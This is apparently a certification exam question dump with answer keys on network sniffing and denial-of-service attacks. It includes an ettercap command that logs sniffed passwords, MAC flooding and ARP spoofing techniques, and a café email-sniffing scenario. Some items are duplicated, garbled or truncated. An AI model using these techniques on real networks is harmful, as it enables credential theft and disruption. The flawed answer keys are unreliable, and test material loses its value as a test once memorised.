**What does the command in the exhibit do in "Ettercap"?**

- A. This command will provide you the entire list of hosts in the LAN
- B. This command will check if someone is poisoning you and will report its IP.
- C. This command will detach from console and log all the collected passwords from the network to a file.

D. This command broadcasts ping to scan the LAN instead of ARP request of all the subnet IPs.

**Answer: C**

**Explanation:**

-N = NON interactive mode (without ncurses)

-C = collect all users and passwords

-L = if used with -C (collector) it creates a file with all the password sniffed in the session in the form "YYYYMMDD-collected-pass.log"

-z = start in silent mode (no arp storm on start up)

-s = IP BASED sniffing

--quiet = "demonize" ettercap. Useful if you want to log all data in background.

QUESTION NO: 2

A remote user tries to login to a secure network using Telnet, but accidentally types in an invalid user name or password. Which responses would NOT be preferred by an experienced Security Manager? (multiple answer)

- A. Invalid Username
- B. Invalid Password
- C. Authentication Failure
- D. Login Attempt Failed
- E. Access Denied

**Answer: A, B**

**Explanation:**

As little information as possible should be given about a failed login attempt. Invalid username or password is not desirable.

QUESTION NO: 3

**A POP3 client contacts the POP3 server:**

- A. To send mail
- B. To receive mail
- C. to send and receive mail
- D. to get the address to send mail to

E. initiate a UDP SMTP connection to read mail

**Answer: B**

POP is used to receive e-mail.

SMTP is used to send e-mail.

**QUESTION NO: 4**

**Samantha was hired to perform an internal security test of TestKing. She quickly realized that all networks are making use of switches instead of traditional hubs. This greatly limits her ability to gather information through network sniffing.**

**Which of the following techniques can she use to gather information from the switched network or to disable some of the traffic isolation features of the switch? (Choose two)**

- A. Ethernet Zapping
- B. MAC Flooding
- C. Sniffing in promiscuous mode
- D. ARP Spoofing

**Answer: B, D**

**Explanation: In a typical MAC flooding attack, a switch is flooded with packets, each containing different source MAC addresses. The intention is to consume the limited memory set aside in the switch to store the MAC address-to-physical port translation table. The result of this attack causes the switch to enter a state called failopen mode, in which all incoming packets are broadcast out on all ports (as with a hub), instead of just down the correct port as per normal operation. The principle of ARP spoofing is to send fake, or 'spoofed', ARP messages to an Ethernet LAN. These frames contain false MAC addresses, confusing network devices, such as network switches. As a result frames intended for one machine can be mistakenly sent to another (allowing the packets to be sniffed) or an unreachable host (a denial of service attack).**

**QUESTION NO: 5**

**Ethereal works best on \_\_\_\_\_.**

- A. Switched networks
- B. Linux platforms
- C. Networks using hubs
- D. Windows platforms
- E. LAN's

**Answer: C**

**Explanation: Ethereal is used for sniffing traffic. It will return the best results when used on an unswitched (i.e. hub. network.**

**QUESTION NO: 6**

**The follows is an email header. What address is that of the true originator of the message?**

Return-Path: <bgates@microsoft.com>  
Received: from smtp.com (fw.emumail.com [215.52.220.122]).  
by raq-221-181.ev1.net (8.10.2/8.10.2. with ESMTP id h78NIn404807  
for <mikeg@thesolutionfirm.com>; Sat, 9 Aug 2003 18:18:50 -0500  
Received: (qmail 12685 invoked from network.; 8 Aug 2003 23:25:25 -0000  
Received: from ([19.25.19.10].  
by smtp.com with SMTP  
Received: from unknown (HELO CHRISLAPTOP. (168.150.84.123.  
by localhost with SMTP; 8 Aug 2003 23:25:01 -0000  
From: "Bill Gates" <bgates@microsoft.com>  
To: "mikeg" <mikeg@thesolutionfirm.com>  
Subject: We need your help!  
Date: Fri, 8 Aug 2003 19:12:28 -0400  
Message-ID: <51.32.123.21@CHRISLAPTOP>  
MIME-Version: 1.0  
Content-Type: multipart/mixed;  
boundary="----=\_NextPart\_000\_0052\_01C35DE1.03202950"  
X-Priority: 3 (Normal.  
X-MSMail-Priority: Normal  
X-Mailer: Microsoft Outlook, Build 10.0.2627  
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1165  
Importance: Normal

- A. 19.25.19.10
- B. 51.32.123.21

- C. 168.150.84.123
- D. 215.52.220.122
- E. 8.10.2/8.10.2

**Answer: C**

**Explanation:** Spoofing can be easily achieved by manipulating the "from" name field, however, it is much more difficult to hide the true source address. The "received from" IP address 168.150.84.123 is the true source of the

**QUESTION NO: 7**

**Bob wants to prevent attackers from sniffing his passwords on the wired network. Which of the following lists the best options?**

- A. RSA, LSA, POP
- B. SSID, WEP, Kerberos
- C. SMB, SMTP, Smart card
- D. Kerberos, Smart card, Stanford SRP

**Answer: D**

**Explanation:** Kerberos, Smart cards and Stanford SRP are techniques where the password never leaves the computer.

**QUESTION NO: 8**

**Which tool/utility can help you extract the application layer data from each TCP connection from a log file into separate files?**

- A. Snort
- B. argus
- C. TCPflow
- D. Tcpdump

**Answer: C**

**Explanation:**

Tcpflow is a program that captures data transmitted as part of TCP connections (flows), and stores the data in a way that is convenient for protocol analysis or debugging. A program like 'tcpdump' shows a summary of packets seen on the wire, but usually doesn't store the data that's actually being transmitted. In contrast, tcpflow reconstructs the actual data streams and stores each flow in a separate file for later analysis.

**QUESTION NO: 9**

**Which of the following display filters will you enable in Ethereal to view the three-way handshake for a connection from host 192.168.0.1?**

- A. ip == 192.168.0.1 and tcp.syn
- B. ip.addr = 192.168.0.1 and syn = 1
- C. ip.addr==192.168.0.1 and tcp.flags.syn
- D. ip.equals 192.168.0.1 and syn.equals on

**Answer: C**

**QUESTION NO: 10**

**John the hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct MiTM attack. What is the destination MAC address of a broadcast frame?**

- A. 0xFFFFFFFFFFFF
- B. 0xAAAAAAAAAAAA
- C. 0xBBBBBBBBBBBB
- D. 0xDDDDDDDDDDDD

**Answer: A**

**Explanation: 0xFFFFFFFFFFFF is the destination MAC address of the broadcast frame.**

**QUESTION NO: 11**

**When Jason moves a file via NFS over the company's network, you want to grab a copy of it by sniffing. Which of the following tool accomplishes this?**

- A. macof
- B. webspay
- C. filesnarf
- D. nfscopy

**Answer: C**

**Explanation: Filesnarf - sniff files from NFS traffic**

**OPTIONS**

**-i interface**

Specify the interface to listen on.

**-v "Versus" mode.** Invert the sense of matching, to select non-matching files.

**pattern**

Specify regular expression for filename matching.

**expression**

Specify a tcpdump(8) filter expression to select traffic to sniff.

**SEE ALSO**

Dsniff, nfsd

**QUESTION NO: 12**

**What port number is used by Kerberos protocol?**

- A. 44
- B. 88
- C. 419
- D. 487

**Answer: B**

**Explanation: Kerberos traffic uses UDP/TCP protocol source and destination port 88.**

**QUESTION NO: 13**

**Which of the following is not considered to be a part of active sniffing?**

- A. MAC Flooding
- B. ARP Spoofing
- C. SMAC Fueling
- D. MAC Duplicating

**Answer: C**

**QUESTION NO: 14**

**What is the command used to create a binary log file using tcpdump?**

- A. tcpdump -r log
- B. tcpdump -w ./log
- C. tcpdump -vde -r log
- D. tcpdump -l /var/log/

**Answer: B**

**Explanation:** tcpdump [ -adeflnNOpqStvx ] [ -c count ] [ -F file ] [ -i interface ] [ -r file ] [ -s snaplen ] [ -T type ] [ -w file ] [ expression ]

**-w** Write the raw packets to file rather than parsing and printing them out.

**QUESTION NO: 15**

**ARP poisoning is achieved in \_\_\_\_\_ steps**

- A. 1
- B. 2
- C. 3
- D. 4

**Answer: B**

**Explanation:** The hacker begins by sending a malicious ARP "reply" (for which there was no previous request) to your router, associating his computer's MAC address with your IP Address. Now your router thinks the hacker's computer is your computer. Next, the hacker sends a malicious ARP reply to your computer, associating his MAC Address with the routers IP Address. Now your machine thinks the hacker's computer is your router. The hacker has now used ARP poisoning to accomplish a MitM attack.

**QUESTION NO: 16**

**How would you describe a simple yet very effective mechanism for sending and receiving unauthorized information or data between machines without alerting any firewalls and IDS's on a network?**


- A. Covert Channel
- B. Crafted Channel
- C. Bounce Channel
- D. Deceptive Channel

**Answer: A**

**Explanation:** A covert channel is described as: "any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy." Essentially, it is a method of communication that is not part of an actual computer system design, but can be used to transfer information to users or system processes that normally would not be allowed access to the information.

**QUESTION NO: 17**

**Exhibit:**



You have captured some packets in Ethereal. You want to view only packets sent from 10.0.0.22. What filter will you apply?

- A. ip = 10.0.0.22
- B. ip.src == 10.0.0.22
- C. ip.equals 10.0.0.22
- D. ip.address = 10.0.0.22

**Answer: B**

**Explanation:** ip.src tells the filter to only show packets with 10.0.0.22 as the source.

**QUESTION NO: 18**

**You are sniffing an unprotected WiFi network located in a JonDonalds Cybercafe with Ethereal to capture hotmail e-mail traffic. You see lots of people using their laptops browsing the web while snipping brewed coffee from JonDonalds. You want to sniff their email message traversing the unprotected WiFi network.**

**Which of the following ethereal filters will you configure to display only the packets with the hotmail messages?**

- A. (http contains "hotmail") && ( http contains "Reply-To")
- B. (http contains "e-mail" ) && (http contains "hotmail")
- C. (http = "login.passport.com" ) && (http contains "SMTP")
- D. (http = "login.passport.com" ) && (http contains "POP3")

**Answer: A**

**Explanation: Each Hotmail message contains the tag Reply-To:<sender address> and "xxxx-xxx-xxx.xxxx.hotmail.com" in the received tag.**

**QUESTION NO: 19**

**Daryl is a network administrator working for Dayton Technologies. Since Daryl's background is in web application development, many of the programs and applications his company uses are web-based. Daryl sets up a simple forms-based logon screen for all the applications he creates so they are secure.**

**The problem Daryl is having is that his users are forgetting their passwords quite often and sometimes he does not have the time to get into his applications and change the passwords for them. Daryl wants a tool or program that can monitor web-based passwords and notify him when a password has been changed so he can use that tool whenever a user calls him and he can give them their password right then.**

**What tool would work best for Daryl's needs?**

- A. Password sniffer
- B. L0phtcrack
- C. John the Ripper
- D. WinHtrack

**Answer: A**

**Explanation:**

L0phtCrack is a password auditing and recovery application (now called LC5), originally produced by Mudge from L0pht Heavy Industries. It is used to test password strength and sometimes to recover lost Microsoft Windows passwords.

John the Ripper is one of the most popular password testing/breaking programs as it combines a number of password crackers into one package, autodetects password hash types, and includes a customisable cracker. It can be run against various encrypted password formats including several crypt password hash types

WinHtrack is a offline browser.

A password sniffer would give Daryl the passwords when they are changed as it is a web based authentication over a simple form but still it would be more correct to give the users new passwords instead of keeping a copy of the passwords in clear text.

**QUESTION NO: 20**

**Ethernet switches can be adversely affected by rapidly bombarding them with spoofed ARP responses. The port to MAC Address table (CAM Table) overflows on the switch and rather than failing completely, moves into broadcast mode, then the hacker can sniff all of the packets on the network.**

**Which of the following tool achieves this?**

- A. ./macof
- B. ./sniffof
- C. ./dnsiff
- D. ./switchsnarf

**Answer: A**

**Explanation: macof floods the local network with random MAC addresses (causing some switches to fail open in repeating mode, facilitating sniffing).**

**QUESTION NO: 21**

**Harold is the senior security analyst for a small state agency in New York. He has no other security professionals that work under him, so he has to do all the security-related tasks for the agency. Coming from a computer hardware background, Harold does not have a lot of experience with security methodologies and technologies, but he was the only one who applied for the position.**

Harold is currently trying to run a Sniffer on the agency's network to get an idea of what kind of traffic is being passed around but the program he is using does not seem to be capturing anything. He pours through the sniffer's manual but can't find anything that directly relates to his problem. Harold decides to ask the network administrator if he has any thoughts on the problem. Harold is told that the sniffer was not working because the agency's network is a switched network, which can't be sniffed by some programs without some tweaking.

**What technique could Harold use to sniff agency's switched network?**

- A. ARP spoof the default gateway
- B. Conduct MiTM against the switch
- C. Launch smurf attack against the switch
- D. Flood switch with ICMP packets

**Answer: A**

**Explanation:** ARP spoofing, also known as ARP poisoning, is a technique used to attack an Ethernet network which may allow an attacker to sniff data frames on a local area network (LAN) or stop the traffic altogether (known as a denial of service attack). The principle of ARP spoofing is to send fake, or 'spoofed', ARP messages to an Ethernet LAN. These frames contain false MAC addresses, confusing network devices, such as network switches. As a result frames intended for one machine can be mistakenly sent to another (allowing the packets to be sniffed) or an unreachable host (a denial of service attack).

**QUESTION NO: 22**

**How do you defend against ARP spoofing?**

- A. Place static ARP entries on servers, workstation and routers
- B. True IDS Sensors to look for large amount of ARP traffic on local subnets
- C. Use private VLANS
- D. Use ARPWALL system and block ARP spoofing attacks

**Answer: A,B,C**

**Explanation:** ARPWALL is a opensource tools will give early warning when arp attack occurs. This tool is still under construction.

**QUESTION NO: 23**

The network administrator at Spears Technology, Inc has configured the default gateway Cisco Router's access-list as below:

```
p address 192.168.1.1 255.255.255.0
p nat inside
alf-duplex
!
router rip
etwork 192.168.1.0
!
ip nat inside source list 102 interface Ethernet0/0 overload
no ip http server
ip classless
!
access-list 1 permit 192.168.1.0 0.0.0.255
access-list 102 permit ip any any
!
snmp-server community public RO
snmp-server community private RW 1
snmp-server enable traps tty
!
line con 0
ogging synchronous
ogin
line aux 0
line vty 0 4
assword secret
ogin
```

You are tried to conduct security testing on their network. You successfully brute-force for SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful connection.

You want to retrieve the Cisco Configuration from the router. How would you proceed?

A.

- Send a customized SNMP set request with spoofed source IP Address in the range-192.168.1.0
- B. Run a network sniffer and capture the returned traffic with the configuration file from the router
  - C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
  - D. Use the Cisco's TFTP default password to connect and download the configuration file

**Answer: A,B**

**Explanation: SNMP is allowed only by access-list 1. Therefore you need to spoof a 192.168.1.0/24 address and then sniff the reply from the gateway.**

**QUESTION NO: 24**

**What does the following command in "Ettercap" do?**

**ettercap -NCLzs -quiet**

- A. This command will provide you the entire list of hosts in the LAN
- B. This command will check if someone is poisoning you and will report its IP
- C. This command will detach ettercap from console and log all the sniffed passwords to a file
- D. This command broadcasts ping to scan the LAN instead of ARP request all the subset IPs

**Answer: C**

**Explanation: -L specifies that logging will be done to a binary file and -s tells us it is running in script mode.**

**QUESTION NO: 25**

**Windump is a Windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows Platform you must install a packet capture library. What is the name of this library?**

- A. PCAP
- B. NTPCAP
- C. LibPCAP

#### D. WinPCAP

**Answer: D**

**Explanation:** WinPcap is the industry-standard tool for link-layer network access in Windows environments: it allows applications to capture and transmit network packets bypassing the protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine and support for remote packet capture.

#### QUESTION NO: 26

Steven is a senior security analyst for a state agency in Tulsa, Oklahoma. His agency is currently undergoing a mandated security audit by an outside consulting firm. The consulting firm is halfway through the audit and is preparing to perform the actual penetration testing against the agency's network. The firm first sets up a sniffer on the agency's wired network to capture a reasonable amount of traffic to analyze later. This takes approximately 2 hours to obtain 10 GB of data. The consulting firm then sets up a sniffer on the agency's wireless network to capture the same amount of traffic. This capture only takes about 30 minutes to get 10 GB of data.

**Why did capturing of traffic take much less time on the wireless network?**

- A. Because wireless access points act like hubs on a network
- B. Because all traffic is clear text, even when encrypted
- C. Because wireless traffic uses only UDP which is easier to sniff
- D. Because wireless networks can't enable encryption

**Answer: A**

**Explanation:** You can not have directed radio transfers over a WLAN. Every packet will be broadcasted as far as possible with no concerns about who might hear it.

#### QUESTION NO: 27

**Bob is conducting a password assessment for one of his clients. Bob suspects that password policies are not in place and weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weakness and key loggers. What are the means that Bob can use to get password from his client hosts and servers?**

- A. Hardware, Software and Sniffing
- B. Hardware and Software Keyloggers
- C. Software only, they are the most effective
- D. Passwords are always best obtained using Hardware key loggers

**Answer: A**

**Explanation: All loggers will work as long as he has physical access to the computers.**

## Topic 8, Denial of Service (28 questions)

### QUESTION NO: 1

**Tess King, the evil hacker, is purposely sending fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65,536 bytes. From the information given, what type of attack is Tess King attempting to perform?**

- A. Syn flood
- B. Smurf
- C. Ping of death
- D. Fraggle

**Answer: C**

**Reference:** <http://insecure.org/splloits/ping-o-death.html>

### QUESTION NO: 2

**Which one of the following instigates a SYN flood attack?**

- A. Generating excessive broadcast packets.
- B. Creating a high number of half-open connections.
- C. Inserting repetitive Internet Relay Chat (IRC) messages.
- D. A large number of Internet Control Message Protocol (ICMP) traces.

**Answer: B**

**Explanation:** A SYN attack occurs when an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker floods the target system's small "in-process" queue with connection requests, but it does not respond when a target system replies to those requests. This causes the target system to time out while waiting for the proper response, which makes the system crash or become unusable.

**QUESTION NO: 3**

**Global deployment of RFC 2827 would help mitigate what classification of attack?**

- A. Sniffing attack
- B. Denial of service attack
- C. Spoofing attack
- D. Reconnaissance attack
- E. Prot Scan attack

**Answer: C**

**Explanation:**

RFC 2827 - Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing

**QUESTION NO: 4**

**What happens when one experiences a ping of death?**

- A. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP) and the "type" field in the ICMP header is set to 18 (Address Mask Reply).
- B. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP), the Last Fragment bit is set, and  $(\text{IP offset} \times 8) + (\text{IP data length}) > 65535$ .

In other words, the IP offset (which represents the starting position of this fragment in the original packet, and which is in 8-byte units) plus the rest of the packet is greater than the maximum size for an IP packet.

C. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP) and the source equal to destination address.

D. This is when an the IP header is set to 1 (ICMP) and the "type" field in the ICMP header is set to 5 (Redirect).

**Answer: B**

**Explanation:**

A hacker can send an IP packet to a vulnerable machine such that the last fragment contains an offset where  $(\text{IP offset} * 8) + (\text{IP data length}) > 65535$ . This means that when the packet is reassembled, its total length is larger than the legal limit, causing buffer overruns in the machine's OS (because the buffer sizes are defined only to accommodate the maximum allowed size of the packet based on RFC 791)...IDS can generally recognize such attacks by looking for packet fragments that have the IP header's protocol field set to 1 (ICMP), the last bit set, and  $(\text{IP offset} * 8) + (\text{IP data length}) > 65535$ " CCIE Professional Development Network Security Principles and Practices by Saadat Malik pg 414 "Ping of Death" attacks cause systems to react in an unpredictable fashion when receiving oversized IP packets. TCP/IP allows for a maximum packet size of up to 65536 octets (1 octet = 8 bits of data), containing a minimum of 20 octets of IP header information and zero or more octets of optional information, with the rest of the packet being data. Ping of Death attacks can cause crashing, freezing, and rebooting.

**QUESTION NO: 5**

**Which one of the following network attacks takes advantages of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?**

- A. Teardrop
- B. Smurf
- C. Ping of Death
- D. SYN flood
- E. SNMP Attack

**Answer: A**

**Explanation:**

The teardrop attack uses overlapping packet fragments to confuse a target system and cause the system to reboot or crash.

QUESTION NO: 6

A denial of Service (DoS) attack works on the following principle:

- A. MS-DOS and PC-DOS operating system utilize a weaknesses that can be compromised and permit them to launch an attack easily.
- B. All CLIENT systems have TCP/IP stack implementation weakness that can be compromised and permit them to lunch an attack easily.
- C. Overloaded buffer systems can easily address error conditions and respond appropriately.
- D. Host systems cannot respond to real traffic, if they have an overwhelming number of incomplete connections (SYN/RCVD State).
- E. A server stops accepting connections from certain networks one those network become flooded.

**Answer: D**

**Explanation: Denial-of-service (often abbreviated as DoS) is a class of attacks in which an attacker attempts to prevent legitimate users from accessing an Internet service, such as a web site. This can be done by exercising a software bug that causes the software running the service to fail (such as the "Ping of Death" attack against Windows NT systems), sending enough data to consume all available network bandwidth (as in the May, 2001 attacks against Gibson Research), or sending data in such a way as to consume a particular resource needed by the service.**

QUESTION NO: 7

**What happens during a SYN flood attack?**

- A. TCP connection requests floods a target machine is flooded with randomized source address & ports for the TCP ports.
- B. A TCP SYN packet, which is a connection initiation, is sent to a target machine, giving the target host's address as both source and destination, and is using the same port on the target host as both source and destination.
- C. A TCP packet is received with the FIN bit set but with no ACK bit set in the flags field.
- D. A TCP packet is received with both the SYN and the FIN bits set in the flags field.

**Answer: A**

**Explanation:**

To a server that requires an exchange of a sequence of messages. The client system begins by sending a SYN message to the server. The server then acknowledges the SYN message by sending a SYN-ACK message to the client. The client then finishes establishing the connection by responding with an ACK message and then data can be exchanged. At the point where the server system has sent an acknowledgment (SYN-ACK) back to client but has not yet received the ACK message, there is a half-open connection. A data structure describing all pending connections is in memory of the server that can be made to overflow by intentionally creating too many partially open connections. Another common attack is the SYN flood, in which a target machine is flooded with TCP connection requests. The source addresses and source TCP ports of the connection request packets are randomized; the purpose is to force the target host to maintain state information for many connections that will never be completed. SYN flood attacks are usually noticed because the target host (frequently an HTTP or SMTP server) becomes extremely slow, crashes, or hangs. It's also possible for the traffic returned from the target host to cause trouble on routers; because this return traffic goes to the randomized source addresses of the original packets, it lacks the locality properties of "real" IP traffic, and may overflow route caches. On Cisco routers, this problem often manifests itself in the router running out of memory.

**QUESTION NO: 8**

**What is the term used to describe an attack that falsifies a broadcast ICMP echo request and includes a primary and secondary victim?**

- A. Fraggle Attack
- B. Man in the Middle Attack
- C. Trojan Horse Attack
- D. Smurf Attack
- E. Back Orifice Attack

**Answer: D**

**Explanation:**

Trojan and Back orifice are Trojan horse attacks. Man in the middle spoofs the IP and redirects the victims packets to the cracker. The infamous Smurf attack preys on ICMP's capability to send traffic to the broadcast address. Many hosts can listen and respond to a single ICMP echo request sent to a broadcast address.

Network Intrusion Detection third Edition by Stephen Northcutt and Judy Novak pg 70  
The "smurf" attack's cousin is called "fraggle", which uses UDP echo packets in the same fashion as the ICMP echo packets; it was a simple re-write of "smurf".

**QUESTION NO: 9**

**What is the goal of a Denial of Service Attack?**

- A. Capture files from a remote computer.
- B. Render a network or computer incapable of providing normal service.
- C. Exploit a weakness in the TCP stack.
- D. Execute service at PS 1009.

**Answer: B**

**Explanation:** In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the Internet proper use policy as indicated by the Internet Architecture Board (IAB).

**QUESTION NO: 10**

**What do you call a system where users need to remember only one username and password, and be authenticated for multiple services?**

- A. Simple Sign-on
- B. Unique Sign-on
- C. Single Sign-on
- D. Digital Certificate

**Answer: C**

**Explanation:** Single sign-on (SSO) is a specialized form of software authentication that enables a user to authenticate once and gain access to the resources of multiple software systems.

**QUESTION NO: 11**

**Clive has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the external gateway interface. Further inspection reveals that they are not responses from the internal hosts' requests but simply responses coming from the Internet.**

**What could be the most likely cause?**

- A. Someone has spoofed Clive's IP address while doing a smurf attack.
- B. Someone has spoofed Clive's IP address while doing a land attack.
- C. Someone has spoofed Clive's IP address while doing a fraggle attack.
- D. Someone has spoofed Clive's IP address while doing a DoS attack.

**Answer: A**

**Explanation: The smurf attack, named after its exploit program, is a denial-of-service attack that uses spoofed broadcast ping messages to flood a target system. In such an attack, a perpetrator sends a large amount of ICMP echo (ping) traffic to IP broadcast addresses, all of it having a spoofed source address of the intended victim. If the routing device delivering traffic to those broadcast addresses performs the IP broadcast to layer 2 broadcast function, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, multiplying the traffic by the number of hosts responding. On a multi-access broadcast network, hundreds of machines might reply to each packet.**

**QUESTION NO: 12**

**What would best be defined as a security test on services against a known vulnerability database using an automated tool?**

- A. A penetration test
- B. A privacy review
- C. A server audit
- D. A vulnerability assessment

**Answer: D**

**Explanation:**

**Vulnerability assessment is the process of identifying and quantifying vulnerabilities in a system. The system being studied could be a physical facility like a nuclear power plant, a computer system, or a larger system (for example the communications infrastructure or water infrastructure of a region).**

**QUESTION NO: 13**

**A Buffer Overflow attack involves:**

- A. Using a trojan program to direct data traffic to the target host's memory stack
- B. Flooding the target network buffers with data traffic to reduce the bandwidth available to legitimate users
- C. Using a dictionary to crack password buffers by guessing user names and passwords
- D. Poorly written software that allows an attacker to execute arbitrary code on a target system

**Answer: D**

**Explanation:**

B is a denial of service. By flooding the data buffer in an application with trash you could get access to write in the code segment in the application and that way insert your own code.

**QUESTION NO: 14**

**How does a denial-of-service attack work?**

- A. A hacker tries to decipher a password by using a system, which subsequently crashes the network
- B. A hacker attempts to imitate a legitimate user by confusing a computer or even another person
- C. A hacker prevents a legitimate user (or group of users) from accessing a service
- D. A hacker uses every character, word, or letter he or she can think of to defeat authentication

**Answer: C**

**Explanation:**

**In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the Internet proper use policy as indicated by the Internet Architecture Board (IAB).**

**QUESTION NO: 15**

**When working with Windows systems, what is the RID of the true administrator account?**

- A. 500
- B. 501
- C. 512
- D. 1001
- E. 1024
- F. 1000

**Answer: A**

**Explanation: The built-in administrator account always has a RID of 500.**

**QUESTION NO: 16**

**If you send a SYN to an open port, what is the correct response?(Choose all correct answers.**

- A. SYN
- B. ACK
- C. FIN
- D. PSH

**Answer: A, B**

**Explanation: The proper response is a SYN / ACK. This technique is also known as half-open scanning.**

**QUESTION NO: 17**

**When working with Windows systems, what is the RID of the true administrator account?**

- A. 500
- B. 501
- C. 1000
- D. 1001
- E. 1024
- F. 512

**Answer: A**

**Explanation:** Because of the way in which Windows functions, the true administrator account always has a RID of 500.

**QUESTION NO: 18**

**You have been called to investigate a sudden increase in network traffic at TestKing. It seems that the traffic generated was too heavy that normal business functions could no longer be rendered to external employees and clients. After a quick investigation, you find that the computer has services running attached to TFN2k and Trinoo software. What do you think was the most likely cause behind this sudden increase in traffic?**

- A. A distributed denial of service attack.
- B. A network card that was jabbering.
- C. A bad route on the firewall.
- D. Invalid rules entry at the gateway.

**Answer: A**

**Explanation:** In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the Internet proper use policy as indicated by the Internet Architecture Board (IAB). TFN2K and Trinoo are tools used for conducting DDos attacks.

**QUESTION NO: 19**

**SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections.**

**The signature for SYN Flood attack is:**

- A. The source and destination address having the same value.
- B. The source and destination port numbers having the same value.
- C. A large number of SYN packets appearing on a network without the corresponding reply packets.
- D. A large number of SYN packets appearing on a network with the corresponding reply packets.

**Answer: C**

**Explanation: A SYN attack occurs when an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker floods the target system's small "in-process" queue with connection requests, but it does not respond when a target system replies to those requests. This causes the target system to time out while waiting for the proper response, which makes the system crash or become unusable.**

**QUESTION NO: 20**

**Henry is an attacker and wants to gain control of a system and use it to flood a target system with requests, so as to prevent legitimate users from gaining access. What type of attack is Henry using?**

- A. Henry is executing commands or viewing data outside the intended target path
- B. Henry is using a denial of service attack which is a valid threat used by an attacker
- C. Henry is taking advantage of an incorrect configuration that leads to access with higher-than-expected privilege
- D. Henry uses poorly designed input validation routines to create or alter commands to gain access to unintended data or execute commands

**Answer: B**

**Explanation: Henry's intention is to perform a DoS attack against his target, possibly a DDoS attack. He uses systems other than his own to perform the attack in order to cover the tracks back to him and to get more "punch" in the DoS attack if he uses multiple systems.**

**QUESTION NO: 21**

**Eve decides to get her hands dirty and tries out a Denial of Service attack that is relatively new to her. This time she envisages using a different kind of method to attack Brownies Inc. Eve tries to forge the packets and uses the broadcast address. She launches an attack similar to that of fraggle. What is the technique that Eve used in the case above?**

- A. Smurf
- B. Bubonic
- C. SYN Flood
- D. Ping of Death

**Answer: A**

**Explanation: A fraggle attack is a variation of the smurf attack for denial of service in which the attacker sends spoofed UDP packets instead of ICMP echo reply (ping) packets to the broadcast address of a large network.**

**QUESTION NO: 22**

**Peter is a Network Admin. He is concerned that his network is vulnerable to a smurf attack. What should Peter do to prevent a smurf attack?**

**Select the best answer.**

- A. He should disable unicast on all routers
- B. Disable multicast on the router
- C. Turn off fragmentation on his router
- D. Make sure all anti-virus protection is updated on all systems
- E. Make sure his router won't take a directed broadcast

**Answer: E**

